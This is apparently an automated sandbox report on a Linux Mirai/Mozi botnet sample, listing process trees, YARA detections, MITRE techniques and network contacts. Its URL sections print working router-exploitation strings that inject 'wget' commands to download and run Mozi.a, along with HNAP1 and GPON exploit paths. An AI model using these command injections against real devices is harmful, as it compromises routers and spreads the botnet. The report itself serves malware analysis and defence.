- bin.sh New Fork (PID: 7321, Parent: 6792)
- sh (PID: 7321, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT"
  - sh New Fork (PID: 7327, Parent: 7321)
  - iptables (PID: 7327, Parent: 7321, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT
- bin.sh New Fork (PID: 7344, Parent: 6792)
- sh (PID: 7344, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT"
  - sh New Fork (PID: 7351, Parent: 7344)
  - iptables (PID: 7351, Parent: 7344, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT
- bin.sh New Fork (PID: 7369, Parent: 6792)
- sh (PID: 7369, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --dport 4000 -j ACCEPT"
  - sh New Fork (PID: 7378, Parent: 7369)
  - iptables (PID: 7378, Parent: 7369, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I INPUT -p udp --dport 4000 -j ACCEPT
- bin.sh New Fork (PID: 7395, Parent: 6792)
- sh (PID: 7395, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT"
  - sh New Fork (PID: 7405, Parent: 7395)
  - iptables (PID: 7405, Parent: 7395, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT
- bin.sh New Fork (PID: 7420, Parent: 6792)
- sh (PID: 7420, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT"
  - sh New Fork (PID: 7426, Parent: 7420)
  - iptables (PID: 7426, Parent: 7420, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT
- bin.sh New Fork (PID: 7432, Parent: 6792)
- sh (PID: 7432, Parent: 6792, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT"
  - sh New Fork (PID: 7439, Parent: 7432)
  - iptables (PID: 7439, Parent: 7432, MD5: e986504da7dab031032b3d3eac5b643e) Arguments: iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT

- upstart New Fork (PID: 7470, Parent: 3310)
- sh (PID: 7470, Parent: 3310, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -e /proc/self/fd/9
  - sh New Fork (PID: 7471, Parent: 7470)
  - date (PID: 7471, Parent: 7470, MD5: 54903b613f9019bfca9f5d28a4fff34e) Arguments: date
  - sh New Fork (PID: 7472, Parent: 7470)
  - apport-checkreports (PID: 7472, Parent: 7470, MD5: 1a7d84ebc34df04e55ca3723541f48c9) Arguments: /usr/bin/python3 /usr/share/apport/apport-checkreports --system
- upstart New Fork (PID: 7497, Parent: 3310)
- sh (PID: 7497, Parent: 3310, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -e /proc/self/fd/9
  - sh New Fork (PID: 7498, Parent: 7497)
  - date (PID: 7498, Parent: 7497, MD5: 54903b613f9019bfca9f5d28a4fff34e) Arguments: date
  - sh New Fork (PID: 7504, Parent: 7497)
  - apport-gtk (PID: 7504, Parent: 7497, MD5: ec58a49a30ef6a29406a204f28cc7d87) Arguments: /usr/bin/python3 /usr/share/apport/apport-gtk
- upstart New Fork (PID: 7524, Parent: 3310)
- sh (PID: 7524, Parent: 3310, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: /bin/sh -e /proc/self/fd/9
  - sh New Fork (PID: 7525, Parent: 7524)
  - date (PID: 7525, Parent: 7524, MD5: 54903b613f9019bfca9f5d28a4fff34e) Arguments: date
  - sh New Fork (PID: 7526, Parent: 7524)
  - apport-gtk (PID: 7526, Parent: 7524, MD5: ec58a49a30ef6a29406a204f28cc7d87) Arguments: /usr/bin/python3 /usr/share/apport/apport-gtk
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
bin.sh	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
bin.sh	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
bin.sh	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
bin.sh	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
bin.sh	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
/usr/networks	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
/usr/networks	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	


Memory Dumps

Source	Rule	Description	Author	Strings
6777.1.00007f1ad31f9000.00007f1ad3203000.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
6821.1.00007f1ad31f9000.00007f1ad3203000.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
6790.1.00007f1ad31f9000.00007f1ad3203000.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
6777.1.00007f1ad31b0000.00007f1ad31f1000.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
6777.1.00007f1ad31b0000.00007f1ad31f1000.r-x.sdmp	JoeSecurity_Mirai_5	Yara detected Mirai	Joe Security	

Click to see the 12 entries

Jbx Signature Overview

- AV Detection
- Spreading
- Networking
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Stealing of Sensitive Information
- Remote Access Functionality



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample
Multi AV Scanner detection for submitted file
Antivirus detection for dropped file

Spreading:

Opens /proc/net/* files useful for finding connected devices and routers

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
Connects to many ports of the same IP (likely port scanning)
Uses known network protocols on non-standard ports
Executes the "iptables" command to insert, remove and/or manipulate rules

Persistence and Installation Behavior:

Sample tries to persist itself using System V runlevels
Sample tries to persist itself using /etc/profile
Executes the "iptables" command to insert, remove and/or manipulate rules
Sample reads /proc/mounts (often used for finding a writable filesystem)
Terminates several processes with shell command 'killall'

Hooking and other Techniques for Hiding and Protection:

Drops files in suspicious directories
Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Remote Access Functionality:

Yara detected Mirai


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	I
Valid Accounts	Scripting 2	.bash_profile and .bashrc 1	.bash_profile and .bashrc 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Standard Port 1 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	At (Linux) 1	Kernel Modules and Extensions 1	Kernel Modules and Extensions 1	File and Directory Permissions Modification 1	LSASS Memory	Remote System Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	At (Linux) 1	At (Linux) 1	Scripting 2	Security Account Manager	System Network Configuration Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap		C B F
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R o

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
bin.sh	54%	Metadefender		Browse
bin.sh	75%	ReversingLabs	Linux.Trojan.Mirai	
bin.sh	100%	Avira	LINUX/Mirai.lldau	

Dropped Files

Source	Detection	Scanner	Label	Link
/usr/networks	100%	Avira	LINUX/Mirai.lldau	
/usr/networks	54%	Metadefender		Browse
/usr/networks	75%	ReversingLabs	Linux.Trojan.Mirai	

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://52.54.104.1:80/HNAP1/	0%	Avira URL Cloud	safe	
http://pastebin.ca)	0%	Avira URL Cloud	safe	
http://122.201.116.141:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh;chmod	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;chmod	0%	Avira URL Cloud	safe	
http://127.0.0.1:80/GponForm/diag_Form?images/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;$	0%	Avira URL Cloud	safe	
http://216.180.103.7:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://127.0.0.1	0%	Avira URL Cloud	safe	
http://201.49.41.72:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://www.alsa-project.org	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m	0%	Avira URL Cloud	safe	
http://www.alsa-project.org/cardinfo-db/	0%	Avira URL Cloud	safe	
http://127.0.0.1sendcmd	0%	URL Reputation	safe	
http://112.74.206.52:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;/tmp/Mozi.m	0%	Avira URL Cloud	safe	
http://221.128.175.114:80/HNAP1/	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh	0%	Avira URL Cloud	safe	
http://purenetworks.com/HNAP1/	0%	URL Reputation	safe	
http://www.alsa-project.org/alsa-info.sh	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;	0%	Avira URL Cloud	safe	
http://www.alsa-project.org.	0%	Avira URL Cloud	safe	
http://3.113.149.148:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://HTTP/1.1	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;sh$	0%	Avira URL Cloud	safe	
http://175.119.69.229:80/HNAP1/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dht.transmissionbt.com	87.98.162.88	true	false		high
bttracker.acc.umu.se	130.239.18.158	true	false		high
router.bittorrent.com	67.215.246.10	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
router.utorrent.com	82.221.103.244	true	false		high
bttracker.debian.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://52.54.104.1:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://122.201.116.141:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://127.0.0.1:80/GponForm/diag_Form?images/	true	• Avira URL Cloud: safe	unknown
http://216.180.103.7:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://201.49.41.72:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://112.74.206.52:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://221.128.175.114:80/HNAP1/	true	• Avira URL Cloud: safe	unknown
http://3.113.149.148:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	true	• Avira URL Cloud: safe	unknown
http://175.119.69.229:80/HNAP1/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.203.207.167	unknown	United Arab Emirates		15802	DU-AS1AE	false
22.89.26.204	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
195.142.249.103	unknown	Turkey		34984	TELLCOM-ASTR	false
85.44.173.79	unknown	Italy		3269	ASN-IBSNAZIT	false
203.76.80.94	unknown	Japan		9622	KCTKurashikiCableTVJP	false
172.47.177.11	unknown	United States		21928	T-MOBILE-AS21928US	false
221.121.67.245	unknown	Australia		9509	DESE-AS-APDepartmentofEducationSkillsandEmploymentAU	false
197.103.198.60	unknown	South Africa		3741	ISZA	false
84.216.74.60	unknown	Sweden		2119	TELENOR-NEXTELTelenorNorgeASNO	false
147.239.8.164	unknown	United States		1452	DNIC-ASBLK-01451-01456US	false
27.219.31.91	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
118.241.131.48	unknown	Japan		2527	SO-NETSo-netEntertainmentCorporationJP	false
114.245.131.177	unknown	China		4808	CHINA169-BJChinaUnicomBeijingProvinceNetworkCN	false
221.136.35.240	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
97.109.239.27	unknown	Canada		20453	RCCI-WIRELESSCA	false
166.65.80.38	unknown	New Zealand		58681	NSWPOLSERV-AS-APNewSouthWalesPoliceAU	false
76.217.46.172	unknown	United States		7018	ATT-INTERNET4US	false
4.252.44.159	unknown	United States		3356	LEVEL3US	false
193.48.239.12	unknown	France		2200	FR-RENATERReseauNationaldetelecommunicationspourlaTec	false
77.72.157.219	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false
174.111.86.95	unknown	United States		11426	TWC-11426-CAROLINASUS	false
187.11.37.82	unknown	Brazil		27699	TELEFONICABRASILSABR	false
69.91.47.228	unknown	United States		11427	TWC-11427-TEXASUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
53.49.108.194	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
125.68.189.12	unknown	China		38283	CHINANET-SCIDC-AS-APCHINANETSiChuanTelecomInternetData	false
98.80.130.179	unknown	United States		11351	TWC-11351-NORTHEASTUS	false
105.87.139.22	unknown	Egypt		36992	ETISALAT-MISREG	false
168.122.210.178	unknown	United States		111	BOSTONU-ASUS	false
67.154.225.218	unknown	United States		2828	XO-AS15US	false
135.114.116.178	unknown	United States		10455	LUCENT-CIOUS	false
163.136.89.118	unknown	Japan		2907	SINET-ASResearchOrganizationofInformationandSystemsN	false
88.117.139.76	unknown	Austria		8447	TELEKOM-ATA1TelekomAustriaAGAT	false
163.55.185.59	unknown	Japan		2497	IIJInternetInitiativeJapanIncJP	false
67.194.169.78	unknown	United States		36375	UMICH-AS-5US	false
147.45.243.245	unknown	Russian Federation		2895	FREE-NET-ASFREEnetEU	false
175.210.60.254	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
86.125.111.1	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	false
16.21.94.155	unknown	United States		unknown	unknown	false
63.89.240.37	unknown	United States		701	UUNETUS	false
181.65.68.78	unknown	Peru		6147	TelefonicadelPeruSAAPE	false
133.60.186.200	unknown	Japan		2907	SINET-ASResearchOrganizationofInformationandSystemsN	false
59.192.38.107	unknown	China		2516	KDDIKDDICORPORATIONJP	false
145.200.155.76	unknown	Netherlands		1101	IP-EEND-ASIP-EENDBVNL	false
122.145.165.234	unknown	Japan		10013	FBDCFreeBitCoLtdJP	false
86.66.84.251	unknown	France		15557	LDCOMNETFR	false
217.198.0.163	unknown	Russian Federation		20720	TOL-ASRU	false
212.58.38.181	unknown	United Kingdom		8586	OBSL-ASTalkTalk-BusinessdivisionGB	false
120.26.205.75	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
39.58.236.135	unknown	Pakistan		45595	PKTELECOM-AS-PKPakistanTelecomCompanyLimitedPK	false
105.152.92.179	unknown	Morocco		6713	IAM-ASMA	false
38.158.59.90	unknown	United States		174	COGENT-174US	false
102.5.14.36	unknown	unknown		36926	CKL1-ASNKE	false
94.141.229.241	unknown	Russian Federation		41798	TTC-ASJSCTranstelecomKZ	false
24.91.81.168	unknown	United States		7922	COMCAST-7922US	false
119.4.226.185	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
200.5.135.104	unknown	Venezuela		8151	UninetSAdeCVMX	false
46.4.218.5	unknown	Germany		24940	HETZNER-ASDE	false
70.112.192.65	unknown	United States		11427	TWC-11427-TEXASUS	false
98.210.30.71	unknown	United States		7922	COMCAST-7922US	false
213.252.178.60	unknown	Germany		9066	BCCHinterdemTurme12DE	false
145.232.209.196	unknown	Switzerland		15675	ETAT-DE-VAUDCH	false
17.132.17.181	unknown	United States		714	APPLE-ENGINEERINGUS	false
210.124.201.174	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
144.181.223.184	unknown	Norway		25400	TELIA-NORWAY-ASTeliaNorwayCoreNetworksNO	false
123.222.206.245	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
26.170.22.231	unknown	United States		7922	COMCAST-7922US	false
185.199.7.63	unknown	Russian Federation		38976	RU-ATVC-ASRU	false
191.195.251.222	unknown	Brazil		26599	TELEFONICABRASILSABR	false
184.208.244.4	unknown	United States		10507	SPCSUS	false
100.247.223.10	unknown	United States		21928	T-MOBILE-AS21928US	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
223.68.174.98	unknown	China		56046	CMNET-JIANGSU-APChinaMobilecommunicationscorporationCN	false
170.50.42.161	unknown	United States		11406	CIGNA-1US	false
37.183.225.87	unknown	Italy		30722	VODAFONE-IT-ASNIT	false
90.69.78.230	unknown	France		12479	UNI2-ASES	false
193.158.229.141	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
76.212.164.182	unknown	United States		7018	ATT-INTERNET4US	false
82.222.206.85	unknown	Turkey		34984	TELLCOM-ASTR	false
188.50.35.239	unknown	Saudi Arabia		25019	SAUDINETSTC-ASSA	false
73.44.243.3	unknown	United States		7922	COMCAST-7922US	false
110.161.16.195	unknown	Japan		9605	DOCOMONTTDOCOMOINCJP	false
176.190.90.3	unknown	France		5410	BOUYGTEL-ISPFR	false
186.110.45.252	unknown	Argentina		7303	TelecomArgentinaSAAR	false
154.32.220.46	unknown	United Kingdom		1290	TELSTRAEUROPELTD-BACKBONETelstraEuropeLtdEU	false
194.181.5.184	unknown	Poland		8308	NASK-COMMERCIALPL	false
68.65.138.36	unknown	United States		11915	US-TELEPACIFICUS	false
75.150.131.245	unknown	United States		7922	COMCAST-7922US	false
174.176.240.91	unknown	United States		7922	COMCAST-7922US	false
164.65.9.101	unknown	United States		1778	DNIC-AS-01778US	false
106.202.19.20	unknown	India		45609	BHARTI-MOBILITY-AS-APBhartiAirtelLtdASforGPRSService	false
192.242.78.25	unknown	United States		11363	FUJITSU-USAUS	false
201.253.51.131	unknown	Argentina		7303	TelecomArgentinaSAAR	false
96.220.84.8	unknown	United States		7922	COMCAST-7922US	false
74.59.149.216	unknown	Canada		5769	VIDEOTRONCA	false
115.129.103.88	unknown	Australia		133612	VODAFONE-AS-APVodafoneAustraliaPtyLtdAU	false
104.217.29.14	unknown	United States		40676	AS40676US	false
174.125.112.165	unknown	United States		209	CENTURYLINK-US-LEGACY-QWESTUS	false
124.93.117.153	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
211.77.127.153	unknown	Taiwan; Republic of China (ROC)		9674	FET-TWFarEastToneTelecommunicationCoLtdTW	false
165.136.72.146	unknown	United States		2381	WISCNET1-ASUS	false
139.175.26.151	unknown	Taiwan; Republic of China (ROC)		4780	SEEDNETDigitalUnitedIncTW	false

Runtime Messages

Command:	/tmp/bin.sh
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	
Standard Error:	telnetd: no process found utelnetd: no process found scfgmgr: no process found Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 /bin/sh: 1: cfgtool: not found /bin/sh: 1: cfgtool: not found Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bttracker.acc.umu.se	nT7K5GG5km	Get hash	malicious	Browse	• 130.239.18.159
	KnAY2OIPI3	Get hash	malicious	Browse	• 130.239.18.159
	rIbyGX66Op	Get hash	malicious	Browse	• 130.239.18.159
	MGuvcs6Ocz	Get hash	malicious	Browse	• 130.239.18.159
	YPJ9DZYIpO	Get hash	malicious	Browse	• 130.239.18.159
	mozi.a.zip	Get hash	malicious	Browse	• 130.239.18.159
	bin.sh	Get hash	malicious	Browse	• 130.239.18.159
	i	Get hash	malicious	Browse	• 130.239.18.159
	Mozi.m	Get hash	malicious	Browse	• 130.239.18.159
	Photo.exe	Get hash	malicious	Browse	• 130.239.18.159
	new.exe	Get hash	malicious	Browse	• 130.239.18.159
dht.transmissionbt.com	Ace_Stream_Media_3.1.32.exe	Get hash	malicious	Browse	• 212.129.33.59
	nT7K5GG5km	Get hash	malicious	Browse	• 87.98.162.88
	KnAY2OIPI3	Get hash	malicious	Browse	• 212.129.33.59
	rIbyGX66Op	Get hash	malicious	Browse	• 212.129.33.59
	MGuvcs6Ocz	Get hash	malicious	Browse	• 87.98.162.88
	YPJ9DZYIpO	Get hash	malicious	Browse	• 212.129.33.59
	mozi.a.zip	Get hash	malicious	Browse	• 212.129.33.59
	bin.sh	Get hash	malicious	Browse	• 87.98.162.88
	i	Get hash	malicious	Browse	• 212.129.33.59
	Mozi.m	Get hash	malicious	Browse	• 87.98.162.88
	Photo.exe	Get hash	malicious	Browse	• 87.98.162.88
	ace-stream-3-1-1-multi-win.exe	Get hash	malicious	Browse	• 212.129.33.59
	new.exe	Get hash	malicious	Browse	• 87.98.162.88
	popcorntime.apk	Get hash	malicious	Browse	• 87.98.162.88

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DU-AS1AE	z0x3n.arm	Get hash	malicious	Browse	• 94.207.100.138
	loligang.x86	Get hash	malicious	Browse	• 91.72.131.112
	UMzkP6ANWU	Get hash	malicious	Browse	• 80.227.46.117
	xE9RTUBg8V	Get hash	malicious	Browse	• 80.227.46.102
	husAc5LfPP	Get hash	malicious	Browse	• 80.227.46.131
	H2aFK6zw8w	Get hash	malicious	Browse	• 87.201.164.3
	lerRT1TVsb	Get hash	malicious	Browse	• 5.31.80.83
	B5DfmI0Pgg	Get hash	malicious	Browse	• 94.204.106.200
	2Opma5FtyC	Get hash	malicious	Browse	• 94.204.106.210
	apep.arm7	Get hash	malicious	Browse	• 94.207.100.152
	sora.x86	Get hash	malicious	Browse	• 80.227.46.129
	eGH4d5FDoU	Get hash	malicious	Browse	• 80.227.46.147
	8wdtrqd3z0	Get hash	malicious	Browse	• 91.72.131.159
